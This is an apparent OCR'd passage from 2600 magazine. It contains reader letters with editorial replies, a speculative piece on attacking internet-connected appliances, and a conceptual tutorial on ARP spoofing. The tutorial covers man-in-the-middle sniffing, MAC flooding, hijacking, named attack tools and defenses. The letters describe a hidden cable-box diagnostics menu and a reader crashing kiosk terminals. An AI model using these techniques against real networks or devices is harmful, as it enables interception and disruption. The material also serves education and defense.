If there's interest, then there's no reason you can't start your own zine. As always, we're here to help.

Dear *2600:*

I'm from Brazil. I would like to know if it is possible for us to translate part of your articles and use it in our country? Can we make some deal to publish it in Brazil? Remember, we are not a company and our work is to get information to Brazilian people (who can't read in English).

Reinaldo

Again, we have no problem having articles translated and published in other zines, as long as credit is given and we get a copy. But rather than have different versions of 2600 spread throughout the world like some sort of hacker Starbucks, we'd prefer for people in these other countries to start their own unique zines with their own names and styles, which we'd be happy to support.

Dear *2600:*

Hey, I really want to subscribe to *2600,* but I got some questions. Is there really only four issues per year? I'm probably gonna subscribe for two years, so I'm gonna get eight issues? Just asking.

IncogX

You catch on quick.

Dear *2600:*

I had a *2600* newsgroup in my computer where I could read all kind of questions and answers. I lost it when my computer had a crash and now I do not know the correct name and how to subscribe again to it. Can you help?

argie1607

You're probably talking about the Usenet newsgroup alt.2600 which should be easy to subscribe to from any computer with a news reader. We doubt you have the entire newsgroup in your computer.

Dear *2600:*

Please would you let me know how I go about finding #2600 on IRC?

Marc

There are many #2600 channels on the different servers of IRC. But if you want to go to the "official" 2600 channel that's run by us, you need to connect to our server at irc.2600.net. While it's operated by 2600, we have no control over what is said on that channel or server, which is the way IRC should be.

Concerns

Dear *2600:*

Personally, I think the FBI or CIA is tracing what IP addresses log on to your website, and what emails come through your servers. Have a nice day thinking about that!

Gino

It's good to know that if we ever run out of things to worry about, we can call on you to replenish the supply.

Dear *2600:*

I am the network admin for a local government and I was told by my boss to check the security of the network. Well, starting off, my predecessor had disabled all of the access rules on the firewall and had SMNP running on it. So I cleaned up a few things like that and such. We also have a connection that ties us into the county. I was instructed to check the security of their system also. At the same time my boss notified management of our intentions. They have several NT servers that were running NetBios over IP and it was very easy to access their system. That was three months ago and management had decided not to inform the county about anything we/I had done. We had also taken the approach that we would not hide anything and would make a lot of noise on their system to see if they were up to par (their admin password had not been changed in 344 days at the time of intrusion). They now just figured out that someone had penetrated their system and they went to the local police (which was put in the paper from the police log). As you have stated before, prosecutors are eager to hand out the death sentence in matters like this.

Concerns

Many people at the city had knowledge of the event, even the city manager (who was the one who decided not to tell the county). The county now is considering pursuing criminal or civil charges against someone over here. My question now is, should I be worried?

Net Admin

Yes, you should be worried. You're working for a bunch of fucking morons from the sound of it. If your entire city government is run this way, a whole lot of other people should be worried too.

Dear *2600:*

I'm a writer and I've become concerned that certain new technologies are increasing the risk of copyright laws protecting my works being broken. In an effort to avert any possible copyright infringement I humbly ask that photocopy machines, scanners, word processors, typewriters, printing presses, and pencils not be distributed to the public as they all present means of illegally reproducing and distributing my protected works. The only people who have any legitimate use for any of these devices are my publishing companies. Individuals have no practical use for them other than to copy and distribute copyrighted works.

stufff

Undoubtedly one of Valenti's many aliases.

Dear *2600:*

I just got back from Arkansas and - get this - everyone's driver's license number is their Social Security number! While you can elect to keep your Social Security number off your license and substitute a different (perhaps randomly generated?) one as your driver's license number, you are not advised of this at the office so most people walk around flashing their SS number whenever they cash a check or buy cigarettes.

Pete

Dear *2600:*

"Why don't you get a job with computers? Something you'd like." I hear that all the time. It's a real bother. After you go through high school being constantly pulled away from what you're doing to go and help someone with Windows because you "like that sort of thing," you end up not being able to stand doing anything other than what *you* do. Your counselor says, "Why don't you take our C++ course?" or insists that you take the computer repair course where you spend the entire semester learning what a motherboard is and how great the computer company that funds the course is.

Now I'm out of high school and living with some roommates, working the night shift at a gas station, and enjoying it quite a bit. It's a cake job - they pretty much pay me to go there and read my books. My life is simple. I have a lot of freedom intellectually. I get to work on whatever theory I'm mulling over with my computers at home. I have all the time in the world to think about whatever I want. Still, I hear from the more straight and narrow lot of people left and right that I'm wasting my life. That I should go out and get some sort of degree in computers and find a job. I should program what people want programmed, regardless of whether it's creative or not. I should make money and be rich. That I should force myself into the system rather than have my own perspective of it.

I just don't understand the mentality that goes into this. Why is it that something that's functional, like computers, becomes nothing more then its function? Those who are capable of writing programs are hired to mindlessly write functions. Those who are smart enough to further the technology and branch off into unique areas are frowned upon for not conforming.

Doc Kennedy

But those who stick to their ideals wind up with a shot at true success, something those caught up in the rat race will never truly understand. Don't expect being an individual to be easy since it tends to make so many others uneasy. Good luck.

More Info

Dear *2600:*

An addendum to Trailblazer's "Secrets of Electronic Shelf Labels" article from 18:1. My guess is that Trailblazer lives in Connecticut, because that's the only state where electronic shelf labels have really caught on. The reason is that Connecticut has strict item pricing laws that fine retailers who fail to put a price tag on every individual item. The law applies to all retailers who scan UPC codes at the register, not just supermarkets. But the law exempts any retailer who uses ESLs.

Michigan and Massachusetts have similar laws on the books, but do not grant an exemption to retailers who use ESLs. Some retailers in these states use them anyway because the laws penalize retailers who charge a different price than the one the item is tagged with. To illustrate how punishing these fines can be, Home Depot got hit for $250,000 for violating Michigan's pricing laws in 1998. Pricing discrepancy never happens with the ESLs. ESLs also give the retailer greater control over pricing and saves the cost of paying stock boys to go out and tag each item individually.

But for the most part, retailers avoid using ESLs because they're too expensive. It costs about $100,000 to outfit an average supermarket with such a system. As for the mystery behind why the ESLs retain their prices after their batteries are taken out and replaced, I don't know, but my theory is that every time the tags are powered up, they request pricing information from the server. Just an idea.

Hugh G. Rection

Dear *2600:*

I was interested in what IM_Ruse had mentioned in 18:2 about Time Warner and digital cable boxes. In my home the cable company for some reason had given us two different boxes, the Scientific American Explorer 2000, and the Pioneer generic Time Warner version. On the Pioneer you simply hold and press simultaneously SELECT and the diamond button until the panel says DIAG, then press the diamond button. Now it brings up menus as IM_Ruse said. What is interesting about these menus is that they tell you the last time you had a firmware update, your box OS

(PowerTV 2.2.11 in my case), and network information, along with many other menus. For network information you can view what digital hub you are connected to in your neighborhood, your cable box's IP address, mask, paired IP, and a little more. With this information revealed the possibilities are endless for us hackers. It even gives you the option to tune your channel options - if you have parental control disabled - as if the users are supposed to be changing their cable box and accessing this menu. It allows you to change what frequency your box is tuned to - why I don't know. That is the last thing the cable company would want you to do, right? I haven't played around much with digital cable, but before digital you could unlock PPV channels and premium channels with a frequency modulator on your cable wire. Interesting what possibilities are present with the ability to change the frequency right in your box. If you summon info when in this menu, it says 611 on the Pioneer. Now if you leave this mode by turning off your cable box, trying to simply enter 611 will not work. Now if the cable company wanted you to access this menu, by asking to disable parental control, they wouldn't have tried to hide this diagnostics and system information channel. If anyone finds out more about anything I would love to know.

phlx

Dear *2600:*

After reading Jeff's letter in 18:2, I had to chime in. While in college I worked for Radio Shack. I was fired for allowing my phone number percentage (the amount of phone numbers required for maintaining a position at the Tandy retailer) to fall below 92 percent. Since I only worked on the weekend, if more than one customer asked me not to include their information, then I immediately fell below the quota. I suppose I could have found some malicious way to find retribution but instead I landed a six figure position in the tech industry and am alive and well in LA.

As a side note: Each Radio Shack collects customer information on a daily basis and uploads it to a secure server at the home office in Texas at the end of each night. This is done via a dialup 56K USR point to point connection when the store manager closes out for the evening. As part of the process, the manager is given a printout which includes the activity for that transaction which is typically filed away for safekeeping. As time goes by these printouts become cumbersome and are supposed to be shredded. In my experience through the four stores that I had worked at, the managers typically just throw them out.

The collected data is used for a myriad of things. The management always told us that when confronted by customers as to why we ask for this we were to "just tell them that it's collected so that we can send them a catalog." We know that this is an untrue statement since you have to either make a purchase to get a "free" catalog or make a formal request. I can only imagine how valuable this user list would be to other vendors. Ever notice the arrival of a Crutchfield catalog after making a purchase at Radio Shack?

Needless to say, they take collecting this data very seriously. The next time you go in to buy a capacitor and are grilled for ten minutes on where you live and what your favorite color is, refuse and watch the clerk's temperature rise. There is so much pressure put on these folks to gather data that they will often add fake customer info to your receipt if you decline so that they can come back to work the next day (a practice that I refused to do and thus was released from employment). What do you expect from a company that pays its employees $4.25 an hour?

hanoverfist

Dear *2600:*

I've never had great luck finding more than one way to express the term "hacker," but in some recent reading, a new word caught my eye: digerati. Looking up the term in a dictionary, I gathered the impression that a digeratus was a person who was very knowledgeable with technology and computers in general. I don't know if anyone has expressed this here before, but I was very pleased to find another possible way to express "hacker."

Ben Sherits

Dear *2600:*

I was just sitting on the crapper flipping through 18:2, and I saw a letter from "Anonymous" (man that guy writes a ton of stuff all over the place!), correcting a previous article about getting off a telemarketer's call list.

He says that the Do Not Call rule applies to a "telemarketer, whether it is a surveyor, salesperson, or a fund-raiser." This is in fact *not* true. The laws are actually very specifically geared towards calls of a sales solicitation nature, such as calls trying to get you to buy a product, be it a new TV, vacation homes, magazines, etc. This means that "surveyors" (they prefer the term "interviewer") as well as fund raisers are exempt from the laws.

He may also have been incorrect in saying that the Do Not Call lists are company based and not offer based. This aspect varies from state to state, so you can't lay down a blanket statement. The calling company is also only directly responsible for upholding the laws in the states in which they conduct business. This is another loophole as states define "conducting business" differently. Some states consider it only where you have a physical presence (i.e., where is the telemarketer sitting at a phone), other states consider it anywhere that the calls go to (i.e., where is the person answering the phone sitting).

There is no specific wording needed to be placed on a "Do Not Call" list. As long as you make it clear that you do not want to be called ever again. "Place me on your do not call list please" as well as "hey fuckhead, don't ever call me again or I will kill your cat" will both suffice (although the latter may get you into trouble because you pissed off a person who may have *lots* of personal info about you sitting in front of them).

In the event of a company wide ban, the company is responsible for making sure the phone number in question is never called again for any jobs. If that means stripping it from lists, fine. If it means setting up a predictive dialer to bump the matching numbers,

that's good too. Whatever method they want to use as long as the phone number in question is never called again. Notice I specify *phone number.* If you have more than one number, all bets are off. They can call each and every one of your numbers, and you will need to inform them for each number individually.

For job-based banning, they just need to remove you from the one offer in question. Future offers are just fine to call you on. Job-based banning is the more common of the two in the laws I have seen.

It might behoove anyone who is interested in dealing with this to read up on their state's laws. Many telemarketers don't bother (or don't have the power) to record a number as a do not call. So if they call you back, you might be able to collect fines. Many states offer restitution in the range of $200-$500 per call in violation. It is up to the recipient of the calls to show proof that they requested to not be called, and show proof that they in fact *were* called again in a manner that violates the law. Tape recorders work well for this, but again, check local laws. Not all states allow you to record a conversation without consent from all included parties.

Just some thoughts from someone who hasn't spent a summer or even "over a year" working in telemarketing, but rather has spent the last 20 some odd years of my life dealing with the technical and administrative aspects of setting up and running call centers throughout the United States.

bd

Dear *2600:*

In issue 18:2, Mike G. asks where the *Phrack* files can be found now that they are no longer maintained at phrack.com. You can find the entire archive at www.phrack.org. They are currently looking for a webadmin. Any volunteers?

Rogue

Dear *2600:*

The response to Jeff's letter in issue 18.2 about giving Radio Shack's corporate address as your own when making purchases struck me as a wonderfully ironic response. For fellow Canadian readers, the Canadian Radio Shack corporate address is:

279 Bayview Drive
Barrie, Ontario, Canada
L4M 4W5
Tel: 705-728-6242

EnochRoot

Dear *2600:*

In sympathetic response to a letter from "gc" in 18:2, I would like to pass this link on to the community: www.informationweek.com/thisweek/story/-IWK20010711S0010. It details the entire DeCSS epic to the date of its publishing (July 16, 2001) in a very easy to read manner that is suitable for even the non-technical set who have no previous knowledge of the case. Although it may be a bit long for today's attention depleted masses, it's the best I have come across.

ryno

Injustices

Dear *2600:*

In regards to the letter by "SellOut" in 18:1 about employees at Target not allowing you to use the Kodak image processor on a studio-taken portrait: I've worked at a copy center, and while studio portraits *are* copyrighted (i.e., no reproduction without permission of the copyright holder), generally when a funeral was involved, we looked the other way. I'm really not sure whether this is just convention or whether the law allows for reproduction under such circumstances, and it's probably too late to get an enlargement for your purposes, but my advice for those running into this problem in the future would be to take it to a full-service copy center and explain the circumstances. You may want to inform the copy center of the funeral home doing the service as well, just as a good faith effort. Most of the time, there will be someone who works there who will sympathize and allow you your fair use.

chromosome fortyseven

It's pretty pathetic that people are actually being subjected to this in the first place.

Dear *2600:*

I was flipping through the channels on my TV and on some public access station there was a feature on the Secret Service. They were going through all the departments and having people say what they do, as well as focusing on some current issues. They got to stealing cell phone ID's and credit card fraud, and they showed a person at the office accessing your website. It loaded after 30 seconds - they must have been on a 2400 or something. I just thought you'd find that interesting.

fuzzhack

It's ironic that they somehow associate us with such activities when we've always been quite vocal in our opposition to them. It's also ironic that a "public access" channel is being used for more government propaganda.

Dear *2600:*

This is an excerpt from the July 2001 issue of *Scientific American:*

"July 1901. The inexplicable conservatism and arrogance of the Turkish customs authorities was recently shown by the prohibition of the importation of typewriters into the country. The reason advanced by the authorities was that in the event of seditious writings executed by the typewriter being circulated, it would be impossible to obtain any clue by which the operator of the machine could be traced. A large consignment of 200 typewriters was lying in the custom house at the time the above law was passed, and will have to be returned."

Who would have thought that after 100 years of alleged advancement we'd find ourselves in a similar situation as the country of Turkey was 100 years ago? "Digital Millennium Act" or "Ancient Turkish Revival"?

kloXTicToX

Dear *2600:*

My principal hates me and my friend for proving him wrong. He blamed us for sticking a magnet to an old Mac's monitor, and I quote: "Only a computer genius knows how to put a magnet to a monitor." So we put it next to the PC's and hit degauss on them which proved him wrong, so he got all pissed off at us. Just goes to show stupidity still exists in the school system.

Sab0tage

If ever there was an issue worth fighting for, this must be it.

Dear *2600:*

"The greatest injustice in the prosecution of Kevin Mitnick is revealed when one examines the actual harm to society (or lack thereof) which resulted from Kevin's actions."

A drunk driver doesn't "intend" to kill, and may not on most nights. But when your little girl is killed by a drunk driver, you want them put away. "Intent"? He *broke the law.* If he was only "curious" and came into my home to look around, or hack into my PC to "look around" that would be a legal and *moral* violation of my right to privacy! If it were my business, he'd be violating the trust and privacy of all my clients. So, fuck you! You're criminals who only justify your own self centered actions. Which one of you has ever "stopped" a hacker from ripping off the public? Assholes.

Ben

We get so many letters like this and they almost always go down the same road of self-righteous indignation terminating in pure unadulterated ignorance. Nothing convinces us more that we're on the right side.

Dear *2600:*

I have attended the past two meetings in Dallas. I first found out about *2600* in December 2000 (the handcuff issue). Anyway, I'm glad this exists because otherwise I would be alone and bored. Very bored.

I recently went to the mall and used Cyberxpo's kiosk. Well, I noticed that there was a security fault that would allow anyone to browse the hard drives on any of the systems there. I told the attendant and soon after became good friends. About a month and a half passed and they fixed all but one hole. Naturally I emailed the hell out of them telling them I'm a daily customer and would hate to see the system down because someone in their department was either too lazy or unqualified to fix the problem. So I received the reply: "We are professionals. We know what we are doing. Thank you for your concerns. Please stop sending email concerning this matter."

OK. I thought that sucked. So I had my new found friend send the emails stating a security fault. He got fired after two weeks of sending emails. I talked to him a week before he was fired and asked, "If I were to shut down a few terminals, do you think they would come out and fix the problem?" He wasn't too sure but he let me do it anyway. I shut down one terminal which just so happened to be the main terminal causing mass faults and errors in the other 14 terminals. *Oops!* Oh well. Now, a few weeks after he was fired (not for the terminals crashing), Cyberxpo merged with Big Fat Wow! The tech was having serious problems restoring the system to put the new software in it. So I told him how I crashed it. (That's when I found out that it was terminal #1 and that explained the problems with the others.) Well, he asked my name and like a fool I gave my real name and voicemail number. Two weeks later, four cops, the assistant director of mall security, and one of the execs of Big Fat Wow! approached me and asked if I was so and so and if I was the one who crashed out their system. After I said yes, they told me I am banned from all kiosks owned and operated by Big Fat Wow!, I am under investigation, and if I am seen using any of the systems, immediate action will be taken. I was pissed.

What should I do to get back my Internet rights at the malls? (By the way, I was stopped at a different mall and was reminded of my restrictions. They had my name and picture. Most likely every mall in Texas does.) I argued the fact that those are public terminals and I used *my* account *on their systems.*

DiabolicEdict
Lewisville, TX

The simple fact is that these terminals belong to this company and they can dictate whatever terms they want. By thoroughly annoying them, first with repeated emails and then with the crashing of their server, you only succeeded in alienating yourself. It's not likely they will let you use their machines anytime soon so don't hold your breath. If you should find yourself in a similar situation in the future, make sure your security advisory is received by the proper people. If they choose not to do anything about it, you've done everything you can - at least as far as trying to get them to fix things. At that point it should become a public matter. See to it that everyone finds out about their abysmal security (without making it blatantly obvious that you're the one telling the world since they will likely just label you as the threat again). Sometimes these matters can be settled quite easily if the people in charge don't feel like they're being threatened. Other times they're just complete idiots and there's nothing anyone can do for them except watch as they destroy themselves.

Dear *2600:*

The issue with ShapeShifter needs far more press coverage. It needs to be made an issue of national attention. The implications are far too terrifying for it not to get immediate attention by politicians (who might do something if they think it will help them in some way).

ShapeShifter's situation is like some store selling you a box of rocks (instead of say, a DVD player you thought was in the box), and when you demand your money back, the store keeps 15 percent as a "re-stocking" fee.

Joe Newman

Not to mention the fact that they also throw the rocks at you.

Dear *2600:*

Went to Barnes & Noble a couple of days ago to

check if they had the latest *2600,* and yes! I found 18:2 there. However, the entire stack of them was flipped over so that the title was obscured by the wooden shelf. Are they afraid to offend people by displaying something that says "The Hacker Quarterly"? So, when the ever-present sales drones weren't looking, I quickly took the entire row of *2600s* and flipped them over so that everyone could once again gaze on the cover. Good job on the cover by the way - I liked the phone van. Isn't that a Chevy van? Coincidence? Perhaps not.

tek_guy

It's actually a Dodge which, last we checked, has nothing to do with either Ford or General Motors. As for the flipped issues, don't assume that it was the staff who did this unless you see them in the act. There are a lot of deranged customers out there and turning magazines upside down is only one of the unspeakable acts they commit.

Dear *2600:*

I just wanted to drop you a line and let you know about the problems I had trying to get your latest issue. I went to the Barnes & Noble in Modesto, California to get the new issue. I went to the rack and it wasn't there. I went to the counter and asked if they had it in stock and was told that they have a lot of them stolen and they don't put more than one out at a time. This is bad - it makes hackers look like criminals and it also makes it difficult when you go in there to get a copy and you have to wait for the person in charge of the magazines to be in to actually pick up a copy. Come on people, five dollars is not a lot of money. If you are stealing the magazine, it's only making things harder for the rest of us. I'm sure that you can find someone to loan you the money. If not, you can always sit there and read.

Crazy K

It gets worse. Barnes & Noble has instituted a policy where publishers have to pay 50 percent of all issues that are unaccounted for. It's rather absurd to push this responsibility onto us - do we now have the right to charge them if someone steals a book we bought from one of their stores? Furthermore, there is no way to assure publishers that some crazed employee didn't steal an issue or even throw them all in a dumpster. This is quite typical of what happens when a big chain is the only game in town. They dictate terms that would have been unthinkable only a couple of years ago.

Data

Dear *2600:*

Found a new ANAC today. 888-221-0104. When asked for your five digit code, any five digits will work as of this writing (31337 might be funny). The code is just for tracking where you heard about their service. The company that runs this little service can also be reached at 800-806-8722. They are selling this service as a means to get phone numbers for skip tracers, repo men, PIs, and such ilk.

Dco

No doubt they will restrict access soon if they haven't already. But one has to wonder why it can't be a free service of the various phone companies for customers to be able to find out their own phone numbers. There are numerous legitimate reasons why such a service would be useful.

Dear *2600:*

This is an interesting link: www.hq.nasa.-gov/office/codec/codeci/servctr/laptops.htm. I'm not really sure why this is public: www.hq.nasa.gov/office/-codec/codeci/help/hardware/palmx500.htm.

medik

As if internal phone directories should be a secret.

Appreciation

Dear *2600:*

I think it's great what you guys are doing... causing the youth of America to lose morale for this great country. Honestly, do you actually believe you're doing good for the world? If you don't like America, move to another country but don't brainwash the teens here with your ideas of hatred towards authority. You only fuel the already rebellious fire within them which causes nothing but trouble for the whole country. Please, you only make things worse.

JohnG54429

Exactly the kind of pep talk we need to make us try twice as hard.

Dear *2600:*

I'm a longtime reader of your zine. Anyhow, just wanted to express my thoughts to all of you for keeping it real over the past years.

Josef Trimpert
Department of Justice
Civil Division
Commercial Litigation Branch Fraud Section

Either someone is really good at forging mail headers, somebody managed to hack into this person's account, or the DOJ is actually hiring human beings. We're willing to entertain any of these possibilities.

Dear *2600:*

I was quite surprised when I read your inspirational music section of 18:1 and saw the band Sentridoh. I've been a fan of Sentridoh, also known as Lou Barlow, for many years. Finally, some computer geeks besides myself who also like 4-track acoustic indie music! I've always liked Barlow's music because of its honesty, which is also why I enjoy *2600.* I'd suggest to other readers of *2600* to check out Sentridoh (or his main band, Sebadoh) and other indie music, because that's the best way to find real, good, honest music! Visit your local indie record shop today.


Akolade

Dear *2600:*

I visited New York last week and finally got to listen to *Off The Hook.* You have a great show. Soon I

Continued on page 48

Compromising Internet Appliances



by Plex Inphiniti

With today's technology and today's commercialism the Internet has become larger than any other of mankind's creations. And everyone wants to be on it. People are rushing out to buy computers for the sole purpose of "getting on the net." With this bursting of wired technology and international networking, common everyday devices are now being made with interfaces to work through the Internet. With these new implementations comes the inevitable security risks that come with every system on the net.

For example, there are several exercise devices that can be connected to the Internet, thus allowing the user to have a virtual trainer online guiding them and controlling their device. There are automated workouts that people can run through this company's website, www.ifit.com.


Web servers have been known to have exploits, allowing attackers to gain access to the system and permitting them to change any file on the server, including the graphics files that are used to control the exercise equipment during automated workouts. If an attacker was to alter these workouts to force the runner to keep up a pace of 15 mph at a 20 percent incline, thousands of 50 year olds across the nation would either have a heart attack or fall off the speeding treadmill and hurt themselves.

Another fine example of a device that could be compromised is that of i-ready sexual devices. One such company, at www.safesexplus.com/pages/SSP_Converter.html sells a device that attaches to your monitor. The box reads two parallel boxes that range from black to white. The intensity of whiteness controls the intensity of the vibration/suction etc. All the attacker would have to do is replace the adjustable java applet with an animated gif that alternates the extremes (black and white) which would cause the devices to switch between off and high speed quickly, possibly burning out the device, but definitely annoying or harming the user.

A final example is that of Internet appliances meant to reside in the kitchen of the house, allowing the user to listen to streaming music, browse sites (perusing a recipe or two), watch DVDs, and monitor other appliances in the kitchen. The last option is the most vulnerable. At this time I believe it can only monitor the devices, but if an attacker broke into the appliance, they could possible modify the software that monitors and calibrate it incorrectly, thus causing the turkey that is supposed to be finished cooking in one hour to remain in the oven for three hours before the user is alerted that it is done. Of course, fires/mess could ensue also.

These are just several of the existing devices that today could be exploited. In the next couple of years you can expect to see more and more of these "Internet ready" appliances appearing in people's homes. Manufacturers of these appliances will face a whole new horror as consumers bring up lawsuits for loss of life, limb, or property due to a device being compromised.

Greetz to Krometekk, Lord Maetrics, Fatal_Error, Blink, Hyberboy, Krytical, The Trunk Toaster, and Heretic.



An Introduction to ARP Spoofing

by Sean Whalen
arpspoof@gmx.net

This article deals with the subject of ARP spoofing. ARP spoofing is a method of exploiting the interaction of IP and Ethernet protocols. It is only applicable to Ethernet networks running IP.

Anyone with basic networking experience can understand key points of the subject. Knowledge of the TCP/IP reference model is vital to full understanding, as is a familiarity with the operation of switched and non-switched networks. Some background will be presented in the "Introduction" section, but experienced readers may wish to skip to "Operation".

Introduction

A computer connected to an IP/Ethernet LAN has two addresses. One is the address of the network card, called the MAC address. The MAC, in theory, is a globally unique and unchangeable address which is stored on the network card itself. MAC addresses are necessary so that the Ethernet protocol can send data back and forth, independent of whatever application protocols are used on top of it. Ethernet builds "frames" of data, consisting of 1500 byte blocks. Each frame has an Ethernet header, containing the MAC address of the source and the destination computer.

The second address is the IP address. IP is a protocol used by applications, independent of whatever network technology operates underneath it. Each computer on a network must have a unique IP address to communicate. IP addresses are virtual and are assigned via software.

IP and Ethernet must work together. IP communicates by constructing "packets" which are similar to frames, but have a different structure. These packets cannot be delivered without the data link layer. In our case they are delivered by Ethernet, which splits the packets into frames, adds an Ethernet header for delivery, and sends them down the cable to the switch. The switch then decides which port to send the frame to, by comparing the destination address of the frame to an internal table which maps port numbers to MAC addresses.

When an Ethernet frame is constructed, it must be built from an IP packet. However, at the time of construction, Ethernet has no idea what the MAC address of the destination machine is, which it needs to create an Ethernet header. The only information it has available is the destination IP from the packet's header. There must be a way for the Ethernet protocol to find the MAC address of the destination machine, given a destination IP.

This is where ARP, the Address Resolution Protocol, comes in.

Operation

ARP operates by sending out "ARP request" packets. An ARP request asks the question, "Is your IP address x.x.x.x? If so, send your MAC back to me." These packets are broadcast to all computers on the LAN, even on a switched network. Each computer examines the ARP request, checks if it is currently assigned the specified IP, and sends an ARP reply containing its MAC address.

To minimize the number of ARP requests being broadcast, operating systems keep a cache of ARP replies. When a computer receives an ARP reply, it will update its ARP cache with the new IP/MAC association. As ARP is a stateless protocol, most operating systems will update their cache if a reply is received, regardless of whether they have sent out an actual request.

ARP spoofing involves constructing forged ARP replies. By sending forged ARP replies, a target computer could be convinced to send frames destined for computer A to instead go to computer B. When done properly, computer A will have no idea that this redirection took place. The process of updating a target computer's ARP cache with a forged entry is referred to as "poisoning."

Attacks

Sniffing:

Switches determine which frames go to which ports by comparing the destination MAC on a frame against a table. This table contains a list of ports and the attached MAC address. The

table is built when the switch is powered on, by examining the source MAC from the first frame transmitted on each port.

Network cards can enter a state called "promiscuous mode" where they are allowed to examine frames that are destined for MAC addresses other than their own. On switched networks this is not a concern, because the switch routes frames based on the table described above. This prevents sniffing of other people's frames. However, using ARP spoofing, there are several ways that sniffing can be performed on a switched network.

A "man-in-the-middle" attack is one of these. When a MiM is performed, a malicious user inserts his computer between the communications path of two target computers. Sniffing can then be performed. The malicious computer will forward frames between the two target computers so communications are not interrupted. The attack is performed as follows (where X is the attacking computer, and T1 and T2 are targets):

X poisons the ARP cache of T1 and T2.

T1 associates T2's IP with X's MAC.

T2 associates T1's IP with X's MAC.

All of T1 and T2's IP traffic will then go to X first, instead of directly to each other.

This is extremely potent when we consider that not only can computers be poisoned, but routers/gateways as well. All Internet traffic for a host could be intercepted with this method by performing a MiM on a target computer and the LAN's router.

Another method of sniffing on a switched network is MAC flooding. By sending spoofed ARP replies to a switch at an extremely rapid rate, the switch's port/MAC table will overflow. Results vary by brand, but some switches will revert to broadcast mode at this point. Sniffing can then be performed.

Broadcasting:

Frames can be broadcast to the entire network by setting the destination address to FF:FF:FF:FF:FF:FF, also known as the broadcast MAC. By sweeping a network with spoofed ARP replies which set the MAC of the network gateway to the broadcast address, all external-bound data will be broadcast, enabling sniffing.

If a host were to listen for ARP requests and generate a reply containing the broadcast address, potentially crippling amounts of data could be broadcast on large networks.

DoS:

Updating ARP caches with non-existent MAC addresses will cause frames to be dropped. These could be sent out in a sweeping fashion to all clients on the network in order to cause a Denial of Service attack. This is also a side effect of post-MiM attacks, since targeted computers will continue to send frames to the attacker's MAC address even after they remove themselves from the communication path. To perform a clean MiM attack, the target computers would have to have the original ARP entries restored by the attacking computer.

Hijacking:

Connection hijacking allows an attacker to take control of a connection between two computers, using methods similar to the MiM attack. This transfer of control can result in any type of session being transferred. For example, an attacker could take control of a telnet session after a target computer has logged in to a remote computer as administrator.

Cloning:

MAC addresses were intended to be globally unique identifiers for each network interface produced. They were to be burned into the ROM of each interface, and not be changed. Today, however, MAC addresses are easily changed. Linux users can even change their MAC without spoofing software, using a single parameter to "ifconfig", the interface configuration program for the OS.

An attacker could DoS a target computer, then assign themselves the IP and MAC of the target computer, receiving all frames intended for the target.

Tools

ARPoison: *http://web.syr.edu/~sabuer/arpoison/*

ARPoison is a command line tool for UNIX which creates spoofed ARP replies. Users can specify the source and destination IP/MAC addresses.

Ettercap *http://ettercap.sourceforge.net*

Ettercap is a powerful UNIX program employing a text-mode GUI, easy enough to be used by "script kiddies." All operations are automated, and the target computers are chosen from a scrollable list of hosts detected on the LAN.

Ettercap can perform four methods of sniffing: IP, MAC, ARP, and Public ARP. It also automates the following procedures:
Injecting characters into connections.
Sniffing encrypted SSH sessions.
Password collection.

OS fingerprinting.
Connection killing.

Parasite:

Parasite is a daemon which watches a LAN for ARP requests and automatically sends spoofed ARP replies. This places the attacking computer as the MiM for any computer that broadcasts an ARP request. Eventually, this results in a LAN-wide MiM attack and all data on the switch can be sniffed.

Parasite does not do a proper cleanup when stopped. This results in a DoS of all poisoned computers because their ARP caches are pointing to a MAC address that is no longer forwarding their frames. Poisoned ARP entries must expire before normal operation can resume.

Defenses

There is no universal defense against ARP spoofing. In fact, the only possible defense is the use of static (non-changing) ARP entries. Since static entries cannot be updated, spoofed ARP replies are ignored. To prevent spoofing, the ARP tables would have to have a static entry for each machine on the network. The overhead in deploying these tables, as well as keeping them up to date, is not practical for most LANs. Also of note is the behavior of static routes under Windows. Tests found that Windows still accepts spoofed ARP replies and updates the static entry with the forged MAC, sabotaging the purpose of static routes.

MAC cloning can be prevented by a feature found on high-end switches called Port Security (also known as Port Binding or MAC Binding). Port Security prevents changes to the MAC tables of a switch, unless manually performed by a network admin. It is not suitable for large networks, or networks using DHCP. Port Security does not prevent ARP spoofing.

Aside from these two methods, the only remaining defense is detection. Arpwatch is a free UNIX program which listens for ARP replies on a network. It will build a table of IP/MAC associations and store them in a file. When the MAC address associated with an IP changes (referred to as a flip-flop), an email is sent to an administrator.

Tests showed that running Parasite on a network caused a flood of flip-flops, leaving the MAC of the attacker present in Arpwatch's emails. Ettercap caused several flip-flops, but would be difficult to detect on a DHCP-enabled network where flip-flops occur at regular intervals.

MAC cloning can be detected by using RARP (Reverse ARP). RARP requests the IP address of a known MAC address. Sending a RARP request for all MAC addresses on a network could determine if any computer is performing cloning, if multiple replies are received for a single MAC address.

If a MAC flood is performed and the switch reverts to broadcast mode, a computer will have to enter promiscuous mode to examine the broadcast frames. Many methods exist for detecting machines in promiscuous mode. These can be found in the sniffing FAQ, at http://www.robertgraham.com/pubs/sniffing-faq.html. Note that you can perform ARP spoofing without being in promiscuous mode since redirected frames will be routed to your MAC.

It is important to remember that operating systems have their own TCP/IP stacks and Ethernet cards have their own drivers, each with their own quirks. Even different versions of the same operating system have variations in behavior. Solaris is unique in its treatment of ARP replies. Solaris only accepts ARP updates after a timeout period. To poison the cache of a Solaris box, an attacker would have to DoS the second target machine in order to avoid a race condition after the timeout period. This DoS may be detected if the network has an Intrusion Detection System in place.

Closing

ARP spoofing is one of several vulnerabilities which exist in modern networking protocols, which allow a knowledgeable individual free reign over a network. IP spoofing, TCP sequence prediction, and ICMP redirects are just a few examples of other current weaknesses in these protocols. It is unlikely that these problems will be addressed until they are abused on a wide enough scale to force a change in the status quo. The problem is poised to grow as broadband Metropolitan Area Networks are implemented using Ethernet as the protocol of choice.

